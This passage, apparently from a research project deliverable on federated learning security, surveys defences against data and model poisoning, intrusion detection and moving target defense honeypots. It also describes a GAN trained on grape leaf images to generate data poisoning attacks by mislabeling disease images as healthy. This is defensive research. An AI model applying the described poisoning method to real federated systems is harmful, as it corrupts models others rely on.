

Figure 3: Examples of phenotypes in PlantVillage dataset.

Another publicly available dataset with similar traits is the PlantVillage dataset [19]. This dataset contains images of diseases for many different plants such as apple, pepper, corn and tomato (Figure 3). More specifically, in this picture we can see diseased images on the first column and healthy ones on the second one. The first line consists of grape leaves, whereas the second of tomato leaves. Regarding the grapevine case, it has plant leaves for esca, black measles and black rot diseases. It also has some control images where the leaves are healthy. All images are of size 256x256. Concerning the number of samples, there are 1000 healthy ones, 1180 of Black rot, 1076 of Leaf Blight and 1383 of Esca disease. This was introduced for the task of multi-label classification.

3.2Detection of attacks in FL

Federated Learning systems are susceptible to cyberattacks. Especially, considering IoT FL systems with a multitude of nodes connected and participating in a FL schema the dangers are increasing exponentially. Cyberattacks in FL systems can be categorized in two broad categories, data/model poisoning attacks and network attacks. In the light of the above, it is prominent that a coherent and robust FL system must be able to detect such type of attacks. In the subsections below, we elaborate on the attack detection techniques for either of the aforementioned categories.

3.2.1 Detection of data and model poisoning attacks

A FL set up may consist of various devices, some of which may not be honest, meaning that they can upload malicious submissions. Additionally, the clients are vulnerable to external attacks, leading to incorrect local model updates. Moreover, the sharing of model updates between the server and the clients can reveal sensitive information about the private data. A detailed description of the attacks in FL systems is provided in Deliverable 5.1 "Enhancing IoT Cybersecurity" [1], including the data and model poisoning attacks [8], [20], backdoor attacks [21]and inference attacks [22]. The different attacks have a significant impact on the security and performance of FL systems. Therefore, the immediate detection and mitigation of those malicious activities is of major significance. In this section, the section an analysis of state-of-the-art algorithm for the detection of data and model poisoning attacks is presented.

Regarding the *detection of data poisoning attacks*, the proposed algorithm in [23] detects poisoning points by measuring the impact of each training sample on the classifier's performance. Those samples that affect negatively the performance are discarded. This method is effective against some types of poisoning attacks, however it is highly computationally expensive, while model overfitting could be happened, when the dataset is small compared to the number of features. Another approach, limited in defending label flipping data poisoning attacks, is presented in [24]. It is an outlier detection approach, which recognizes and eliminates anomaly samples. The method in [25] mitigates sybil label-flipping poisoning attacks in FL set. They create an algorithm, namely FoolsGold, which identifies poisoning sybils based on the diversity of the client updates. Specifically, the FoolsGold strategy distinguishes honest participants from malicious ones based on their updated gradients.

A defense strategy to reduce the degradation occurred by data poisoning attacks on the learner's model is introduced in [26]. This method uses an influence function, which is a traditional methodology in robust statistics. Additionally, the approach in [27] mitigates the data poisoning challenges in FL set, by introducing the concept of facilitator that is assigned in each FL device. The purpose of facilitator is to ensure that the private data of the device has not been compromised based on a Support-Vector Machine (SVM) model. Another mitigation approach for label-flipping poisoning attacks is demonstrated in [28], in which a reputation score for each client is calculated during the training process using beta probability distribution method. The malicious clients can be identified based on this reputation score.

For the *detection of model poisoning attacks*, the most straightforward way is to examine the submission of clients. Although, the evaluation of model updates is a challenging procedure since the central server does not have access to the raw data of each client. For this purpose, various evaluation methods have been used. The method in [29] exploits an optimization based on truth inference method to evaluate the reliability of the shared updates before the aggregation of the global model in FL system. For each update, the reliability score is calculated. Then, for the aggregation of the global FL model, two approaches have been proposed, either to use the reliability score as weight of each update, or to eliminate the updates with low score. Many methods utilize cosine similarity as an evaluation method to detect malicious updates. In [30], the central server maintains the reputation of each participant by examining the cosine similarity of local model updates. Another framework that is based on the same evaluation method is the Clustered Federated Learning, proposed in []. Specifically, the model poisoning attacks are mitigated by the grouping of local updates based on cosine similarity between the clients' updates.

Some methods require the server to prior collect some public dataset that can be used as basis for the evaluation of model updates. For instance, the method in [31] detects outlier updates in an FL system, based on an entropy-based filtering scheme. Firstly, the server collects some public data, with purpose to calculate the entropy of each update with this public data. The authors of this approach have been observed that the model updates with higher entropy will guide to lower performance of the model during testing. Therefore, an entropy threshold is used to filter the updates that will be used for the global FL model aggregation. Additionally, the method in [32] exploits a spectra anomaly detection model as evaluation method, which is trained at public dataset. Each local update is transformed into low-dimensional latent space, maintaining with this way the essential features. Therefore, the updates coming from malicious clients can be easily distinguished and then removed.

3.2.2 Detection of network attacks in FL

In the past few years, the variety and complexity of cyber-attacks and malicious events has grown tremendously. To mitigate this type of attacks, the design of a robust Intrusion Detection System (IDS) becomes a high priority need. IDS is a very strong defense mechanism against network attacks and is able to protect an FL system from the majority of known or unknown cyberattacks. However, the latter reveals its sole weakness. Specifically, the unknown cyberattacks or the so called zero-day attacks that capitalize on a zero-day are exploited to cause damage to a system affected by a (previously unknown) vulnerability.

Intrusion Detection Systems monitor networks for potentially malicious activity and policy violations. Several IDS approaches have been proposed in the related literature [33], [34]. The detection method of IDS can be divided into two categories, the signature-based method and the anomaly-based method. The signature-based method detects on the basis of the already known malicious instruction sequence that is used by the malware. The detected patterns in the IDS are known as signatures. The anomaly-based IDS was introduced to detect unknown malware attacks as new malware are developed rapidly. In anomaly-based IDS there is use of machine learning to create a trustful activity model and anything coming is compared with that model and it is declared suspicious if it is not found in the model.

In [35] the authors investigate the possibilities enabled by federated learning concerning IoT malware detection, study security issues and propose a framework that uses federated learning to detect malware affecting IoT devices. Rahman [36] proposed a Federated Learning based intrusion detection scheme for IoT systems that maintains data privacy and detects network threads could occur over an FL setting. The authors evaluate their method across multiple use-cases in order to simulate real-world scenarios and conclude that the federated learning setting can achieve results in accuracy as high as a centralized approach. Authors in [37], introduced an FL approach for malicious activity detection in IoT devices. They created and trained an intrusion detection model for the security of IoT devices and manage to keep private sensitive data. Their method has been evaluated in several use-cases similar to [36].

Anomaly detection techniques is a category of detection mechanism that capitalizes on analytical and statistical methods to identify events that do not conform to an expected pattern or activity. Anomaly detection applied over network logs is an effective solution that could potentially reveal also zero-day attacks and effectively complement a traditional IDS creating a more robust defensive shield. [38] proposed a technique to monitor the IoT network's traffic using device-specific anomaly identification when new devices are added. To identify abnormalities in temporal data of industrial IoT applications, [39] employed the attention-based CNN with LSTM. FL is implemented using the PySyft[5] and PyTorch[6].

Another anomaly-based detection approaches to train robust IDS are autoencoder models, which are commonly used for the anomaly detection task. Those algorithms use reconstruction methods to compute reconstruction error which is compared to a threshold in order to detect anomalies. The autoencoder is trained on normal data to learn the distribution in their latent space, while when abnormal data (attacks) are given the reconstruction error is high. Works presented at [40] and [41] utilize autoencoder methods to accurately perform network intrusion detection, while the method [42] suggested a Variational Autoencoder algorithm, which utilized Gaussian distribution of input data and use is to the reconstruction loss.

GAN models are also used in IDS for attacks detection. The work presented in [43] introduces an efficient GAN-based model with specifically designed loss function, which successfully manages to detect attacks. Authors in [44] presents a novel network intrusion detection method, namely N-GAN, which includes some malicious samples during the training procedure, making the algorithm weakly unsupervised. N-GAN learns a good representation of data instead of data noises. G-IDS [45] is a more advanced algorithm, which uses GAN to generate synthetic data, while the IDS is trained on the original as well as to the generated ones.

[5] (Source: https://blog.openmined.org/install/, accessed on 28 April 2022)
[6] (Source: https://pytorch.org/, accessed on 28 April 2022).

3.3Moving Target Defense Honeypots

Moving Target Defense (MTD) has become an emerging cybersecurity strategy for the protection of any Information Technology (IT) system. Especially considering an evergrowing IoT network establishments that are driven by numerous communication interfaces, it is apparent that these systems become more and more susceptible to cyberattacks.

With attackers becoming increasingly sophisticated, cybersecurity is becoming less focused on completely locking down systems and more focused on decreasing the risk of attacks to the system. As such, attack risk is lowered by decreasing attacker motivation and the knowledge of the system. MTD is a good defense tool for decreasing attacker knowledge by constantly changing various system properties while preserving essential semantics, executing a security through diversity strategy [46].

Among other solutions, Honeypots are a suitable candidate to realize an MTD mechanism tailored for protecting sensitive IoT networks. The combination of these two cybersecurity strategies result to an adaptive and configurable honeypot solution known as MTD honeypot framework. Moreover, based on recent research, MTD schemes (and the associated strategies that they apply) significantly improve the effectiveness of the honeypots by significantly reducing honeypot fingerprinting activities [47].

MTD defense strategy is not new. MTD has been introduced as a paradigm by NITRD back in 2009 [48]. This paradigm suggested to keep moving the attack surface of a protected system through dynamic shifting. In this way, the attack surface exposed to attackers appears chaotic and changes over time, significantly reducing the probability of a successful attack.

The notion of the attack surface is not described by a standard definition. In some cases, attack surface is described as the system resources exposed to attackers as well as compromised network resources [49] or as the set of vulnerabilities exhibited by the system [[50]]. In this document, as an attack surface we define the system resources exposed to attackers. Attack surface shifting means that at least one parameter (or its value) is replaced. Therefore, attack surface shifting includes the actions of replacing software entities with certain vulnerabilities (could be also a honeypot establishment) or altering the IP address and/or the port number.

MTD strategies that can be applied as a protection mechanism onto the system of focus vary. Selected system parameters can be altered or "moved" at an appropriate time continually in order to enhance the resilience and security of the protected target [51]. More specifically, MTD techniques accomplish defensive deception through randomization and reconfiguration of networks, assets, and defense tools [52]. The categories of moving target defense strategies include software transformation techniques focusing on the software/application as the moving parameter, dynamic platform techniques focusing on hardware and OS attributes of a platform, and Network address shuffling activities.

Considering a honeypot cybersecurity mechanism, on ore more MTD strategies can be applied in order to render it more effective. From the strategies described above, both software transformation and network shuffling techniques can be applied. The former, corresponds to the selection of the proper honeypot deployment setting that aims to resemble a vulnerable IoT system in order to attract the attacker, thus protecting the genuine one, whilst the latter includes the IP address and the port number shuffling of the resource (honeypots in our scenario) making it more realistic.

Utilizing MTD strategies and incorporating them into an MTD honeypot framework allows us to emphasize to the dynamic aspects of such a defense mechanism. The dynamic adaptations that in the MTD language is translated into movement, provides for the development of a more realistic, thus more effective solution that at the same time is strongly resistant to the most common honeypot identification (fingerprinting) techniques.

Finally, a MTD honeypot framework shall be designed addressing two core requirements. The first one, pertains to the ability of the framework to select the most appropriate honeypot tools that aim to mimic a part of a genuine IoT system dynamically. This is driven by the associated vulnerability scanning of the participating nodes. The second requirement adheres to the ability to defend against reconnaissance. This is achievable mainly via the application of an effective network address shuffling, that allows the framework to evade most fingerprinting techniques, thus not being recognized immediately as a honeypot and secondarily by the update of any default configuration (including environmental variables) that could also give away the presence of a honeypot.

3.3.1 Honeypots

Honeypots are security resources which help attract, detect, and gather attack information [53]. In principle, honeypot is a security tool that aims to imitate some real system's functionality and thus lure attackers. In such scenario, we target to deceive the attacker by offering to them a vulnerable node that is not part of the real IoT infrastructure instead of a genuine one. Utilizing honeypots as a defense mechanism we achieve two main goals. The first one concerns the protection of the IoT system against cyberattacks, whilst the second one pertains to the exploitation of the attack information that can be captured once an attacker enters a honeypot and subsequently delivers a malicious payload. The latter also allows us to capture and monitor sophisticated attack methodologies, attack trends and strategies, that could even potentially expose a previously unknown zero-day attack. [54]

The keyword honeypot has been introduced to the research community at the beginning of 2000, whilst the first formal definition of the honeypot introduced back In 2003 was the following. "A honeypot is decoy computer resource whose value lies in being probed, attacked or compromised" [55].

Honeypots can be classified in research and production-based honeypots, where the key difference stands in the detail and analysis tools that they provide. Research-based honeypots offer more sophisticated tools that help the researcher analyze the behavior of the attacker. However, research honeypots are in limited number and in most cases "poorly" build. An additional classification of honeypots is based upon the characteristics of interaction and can be divided into, low-interaction, medium-interaction and high-interaction ones [56].

Low-interaction honeypots simulate only a small set of services like SSH or FTP. Medium-interaction honeypots are slightly more sophisticated and provide a higher level of interaction for the attacker. Finally, High-interaction honeypots are the most sophisticated honeypots and provide to the attacker a real operating system environment [54]. However, today the lines between these categories have been blurred and all honeypots that emulate services are considered low-interaction ones and all the rest are categorized as high-interaction honeypots.

4 IoT-NGIN GAN-based dataset generator

4.1 Description

GANs have been extensively used for generation of images of various types and complexities. Since they were introduced, many improvements have been implemented which allow faster and more stable convergence. In this section, we use GANs for image synthesis based on the PlantVillage dataset and more specifically on the grape disease images. The architecture and training methods are state-of-the-art allowing us to produce realistic results. The IoT-NGIN GAN-based dataset generator is used to create data poisoning attacks in FL, the procedure is detailed described in section 4.2.2. For the targeted attack case, a GAN is trained with goal to produce realistic disease images of a specific class. The Generator of the trained GAN will later be used within the federated learning system as the component that generates data poisoning attacks. When it comes to the global model degradation attack case, GAN is trained with all 4 classes producing images belonging to all classes. Consequently, these images are given random labels, attempting to confuse the model. Results show that these types of attacks are robust, achieving both model degradation and stealth.

4.2 ML technical design

This section provides information about the technical design of the IoT-NGIN GAN-based dataset generator component. Initially, the architecture of the GAN model is described and then details about the model training is given.

4.2.1 GAN Model



Figure 4: Proposed GAN architecture.

When it comes to the model's architecture, we chose one closely related to DCGAN [57]as seen in Figure 4. For the generator's part we choose convolutional transpose layers with ReLU as activation and Batch normalization [58] before the activation function. We notice that Batch normalization stabilizes training by normalizing batches to have zero mean and unit variance. Each convolutional transpose layer has progressively less filters and scales the image with a factor of 2 starting from a 4x4x256 image. As a result, the generator emits a 128x128x3 image which closely resembles the ones in the dataset. For the output layer however, the activation function we choose is tanh since the images are scaled to [-1,1]. It is also noted that the input random noise is a vector of size 100.

When it comes to the discriminator, the architecture mirrors that of the generator. However, here we use traditional convolutional layers and the dimensions shrink as we go deeper into the network. We again use batch normalization for the reasons described above. An important difference here is that we use LeakyReLU instead of ReLU for the activation function of convolutional layers. The reason behind this decision is that this activation function helps with the problem of vanishing gradients which is a common failure of GANs. We also do not use a sigmoid activation function in the output layer even though we output probabilities [0, 1]. The reason behind this is that we want to use logits (as defined by TensorFlow) in our loss function computations.

4.2.2 Model training

We implemented and tested many state-of-art GAN training approaches and methodologies improving the model and adjusting it to our case. The main parameters that needed tuning were the loss function, the epoch number, training time of the generator compared to the discriminator and discriminator penalizing. We tested many combinations of these and reported the results in section 4.3.

Regarding the loss function the original GAN used a minimax loss as seen below

$$min_G max_D V(D,G) = E_{x\sim p_{data}(x)}[log(D(x)] + E_{z\sim p_z(z)}[log(1 - G(z)] \qquad (1)$$

The generator is trying to fool the discriminator whereas the discriminator is trying to distinguish between real and generating images formulating the minmax game. However, it is known that this loss function is not optimal and causes the generator to saturate and/or fall into mode collapse. Mode collapse is a common failure of GANs where the generator produces a very small range of outputs. In the literature, there are many approaches to stabilize GAN training, many concerning the choice of loss functions. In this work we also test the Wasserstein loss function proposed by Ishaan Gulrajani et al. [5] based on the Wasserstein (Earth movers) distance:

$$W(P_r, P_\theta) = inf_{\gamma\in\Pi(P_r,P_\theta)} E_{(x,y)\sim\gamma}[||x - y||] \qquad (2)$$

This loss function tends to produce more accurate results since it measures distance between 2 distributions more accurately when these distributions are far apart or/and have no overlap. Nevertheless, this loss requires constraints which should be set carefully to avoid vanishing gradients and enforce weight convergence. In the original paper weight clipping was proposed which sets an upper and lower bound. A better method was proposed by Kodali et al. [59] named DRAGAN. This approach is a gradient penalty defined as shown in equation (3):

$$\lambda \cdot E_{x\sim P_{real},\delta\sim N_d(0,cI)}\left[\left|\left|\nabla_x D_\theta(x+\delta)\right|\right|-k\right]^2 \tag{3}$$

This penalty is added to the loss function of the discriminator scaled by a parameter lambda which we fine-tuned. We empirically decided to use this method since it produced more accurate results.

When it comes to weight initialization, we chose Xavier initialization [60], namely each weight is initialized based on equation (4). This is used for a reason similar to batch normalization which is avoidance of vanishing or exploding gradients, common problems of GANS. For that reason, zero or random bounded noise were also tested and proved to be insufficient for our case.

$$x = \sqrt{\frac{6}{in + out}} \tag{4}$$

where *in* and *out* are the numbers of neurons for the input and output layer respectively.

We also made some empirical decisions regarding the training procedure of GAN which follow the standard approaches. These decisions are summarized in Table 1. The ‘discriminator times training’ refers to the times that the discriminator network is trained for each training of the generator network. In our case we empirically chose this to be 5 which is another training stabilizing parameter. This has been implemented at batch level (i.e. the discriminator is trained for the next 5 batches after a single batch training of the generator).

Table 1: Parameters of the proposed GAN model for image generation

Parameters	Values
batch size	16
epochs	100
discriminator times training	5
latent dimension	100
penalty scaler	10

4.3 Hands-on experiments

In this section we describe the experiments conducted regarding image generation with GANs. The experiments are driven by the IoT-NGIN Agriculture Living Lab (LL) use cases as they are descripted within the deliverable D7.2 “Trial site set-up, initial results and DMP update” [61]. The dataset we utilized is the PlantVillage leaf disease and more specifically the subset of grape disease and control images. The images are of size 256x256 as mentioned above but we down sampled to 128x128 since this size is acceptable concerning our case. Some images of the original dataset can be viewed at Figure 5. With this dataset we conducted 2 separate experiments for 2 distinct cases. Firstly, we choose a single class (e.g., Esca disease) and use only these images for the training of the GAN. This approach results in a generator that is able to output images that resemble the ones with the specific class. At the second case, we use the whole dataset (all 4 classes) to train the model. Therefore, we result with a generator that can output any class from the original dataset arbitrarily.


Figure 5: PlantVillage grapevine images.

Regarding the single class case we train the GAN model for 100 epochs using original GAN loss and dragan penalty. Figure 6 depicts the model's loss functions. In this figure, we see that the discriminator's losses are almost constant, but the generator's loss is increasing. The latter means that it is getting harder for the discriminator to distinguish between real and fake, resulting in a generator who outputs plausible images. The progress of GAN's performance can be seen in Figure 7 for the case of Black measles. We clearly see that as the training procedure progresses the images resemble more and more the original distribution.



Figure 6: Generator, discriminator real and discriminator fake losses of GAN for black measle subset.



Figure 7: Generated images for black measles.

Regarding the multiple(four) output case, we also trained the model for 100 epochs with original loss and dragan penalty. The loss functions of the training process are displayed in Figure 8, while results of the generated images at various epochs are shown in Figure 9. We can see that the results are progressively improving leading to very accurate images that resemble the original distribution after 80 epochs. The traits are similar to the case of single class generation.



Figure 8: Generator, discriminator real and discriminator fake losses of GAN for 4 class generation.



Figure 9: Generated images of all 4 classes.

5 Poisoning attacks in FL System

5.1 Description

Federated systems are prone to attacks due to their nature. A common phenomenon is appearance of malicious clients who aim to disturb the training process of the federated system either by manipulating the model's weights directly or indirectly through data. Regarding the latter, a malicious client may alter the existing data or inject new data to achieve its purpose. These types of attacks are named data poisoning attacks. In such a case, attackers infiltrate machine learning systems and introduce fake data points or manipulate existing data. Within the federated framework, one or more nodes may be malicious and aim to disturb the federated process with the intent of either pattern injection (e.g., targeted labeling attack) or model performance collapse. Figure 10 shows the case of targeted labeling attack, in which the malicious client generates images of unhealthy class while he wrongly labels them as healthy ones with aim to cause misclassification of the FL model.

